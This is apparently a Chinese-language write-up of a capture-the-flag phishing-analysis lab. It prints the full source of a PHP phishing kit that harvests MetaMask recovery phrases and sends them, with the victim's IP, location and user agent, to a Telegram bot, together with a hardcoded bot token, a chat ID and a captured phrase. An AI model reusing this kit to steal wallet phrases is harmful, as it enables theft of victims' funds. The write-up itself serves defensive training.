

GrabThePhisher Lab

简介

一个去中心化金融 (DeFi) 平台最近报告了多起用户关于未经授权资金取款的投诉。一项法医审查发现, 有一个冒充合法 PancakeSwap 交易所的钓鱼网站, 诱使受害者输入钱包助记词。钓鱼工具被托管在被攻破的服务器上, 并通过 Telegram 机器人窃取了凭证。

你的任务是对钓鱼基础设施进行威胁情报分析, 识别入侵迹象 (IoCs), 并追踪攻击者的在线存在, 包括别名和 Telegram 标识符, 以理解他们的战术、技术和程序 (TTP)。

metamask.php 源码:

```
<?php

$request =
file_get_contents("http://api.sypexgeo.net/json/".$_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaja

/*

With love and respect to all the hustler out there,

This is a small gift to my brothers,
```

All the best with your luck,

Regards,

j1j1b1s@m3r0

*/

```
$message = "<b>Welcome 2 The Jungle </b>
```

```
<b>Wallet:</b> Metamask
```

```
<b>Phrase:</b> <code>" . $_POST["data"] . "</code>
```

```
<b>IP:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $geo. " | " . $city. "
```

```
<b>User:</b> " . $_SERVER['HTTP_USER_AGENT'] . "";
```

```
sendTel($message);
```

```
function sendTel($message){
```

```
$id = "5442785564";
```

```
$token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
```

```
$filename =
```

```
"https://api.telegram.org/bot".\$token."/sendMessage?chat\_id=".\$id."&text=".  
urlencode\(\$message\)."&parse\_mode=html";
```

```
file_get_contents($filename);
```

```
$_POST["import-account__secret-phrase"]. $text = $_POST['data']."\n";
```

```
@file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'. 'log.txt',
```

```
$text, FILE_APPEND);
```

```
}
```

?>

metamask.php 的审计报告:

1. 前置数据采集 (第 1~5 行)

- **IP 地理定位:** 通过 `file_get_contents()` 请求 api.sypexgeo.net, 传入 `$_SERVER['REMOTE_ADDR']`, 获取访问者的 JSON 数据。
 - **解析与变量赋值:** `json_decode()` 解析返回数据, 提取 `$geo` (国家英文名) 和 `$city` (城市英文名)。
 - **日期处理:** `$date` 取当前日期, 格式化为 `m.d.Y`, 但后续代码中未实际使用该变量。
-

2. 消息体构造 (第 13~17 行)

- 拼接一个 HTML 格式的字符串 `$message`, 内容固定包含 `Wallet: Metamask` 字样。
 - 将 `$_POST["data"]` 作为 “助记词” 嵌入 `<code>` 标签内。
 - 附加 `$_SERVER['REMOTE_ADDR']`、地理信息, 以及 `$_SERVER['HTTP_USER_AGENT']` (客户端 UA)。
-

3. 函数调用与执行 (第 19 行)

- 调用 `sendTel($message)`, 将组装好的消息传入该函数执行后续操作。
-

4. `sendTel` 函数定义 (第 21~27 行)

- **固定参数:** 函数内硬编码了 `$id` (目标 ID) 和 `$token` (机器人密钥)。

- **远程推送：**拼接 Telegram Bot API 的 `sendMessage` 请求 URL，携带 `chat_id`、URL 编码后的 `$message`，并指定 `parse_mode=html`，通过 `file_get_contents()` 发送 GET 请求。
- **本地落盘：**
 - 使用 `$_POST["import-account_secret-phrase"] . $text = $_POST['data'] . "\n";` 语句（此处的左半部分拼接操作未赋值给任何变量，属于冗余/错误写法，实际有效动作是给 `$text` 赋值为 `$_POST['data']` 并追加换行符）。
 - 最后通过 `file_put_contents()` 将 `$text` 追加写入服务器根目录下的 `/log/log.txt` 文件中（第三个参数 `FILE_APPEND` 表示追加模式）。

解题

1. 用哪个钱包来询问助记词？

metamask

2. 包含钓鱼工具代码的文件名是什么？

metamask.php


3. 这套工具包是用哪种语言写的？

php

4. 该套件使用什么服务来获取受害者的机器信息？

Sypex Geo

5. 已经收集了多少种子短语？



log.txt 里存放的就是钓鱼网站收集的短语

6. 请提供与最近一次钓鱼事件相关的助记词

father also recycle embody balance concert mechanic believe owner pair muffin
hockey

7. 凭证倾倒使用的是哪种媒介?

telegram

8. 访问频道的令牌是什么?

token 值

9. 钓鱼者频道的聊天 ID 是多少?

```
29 sendTel($message);
30
31 function sendTel($message){
32     $id = "5442785564";
33     $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
```

10. 钓鱼工具开发者的盟友有哪些?

j1j1b1s@m3r0

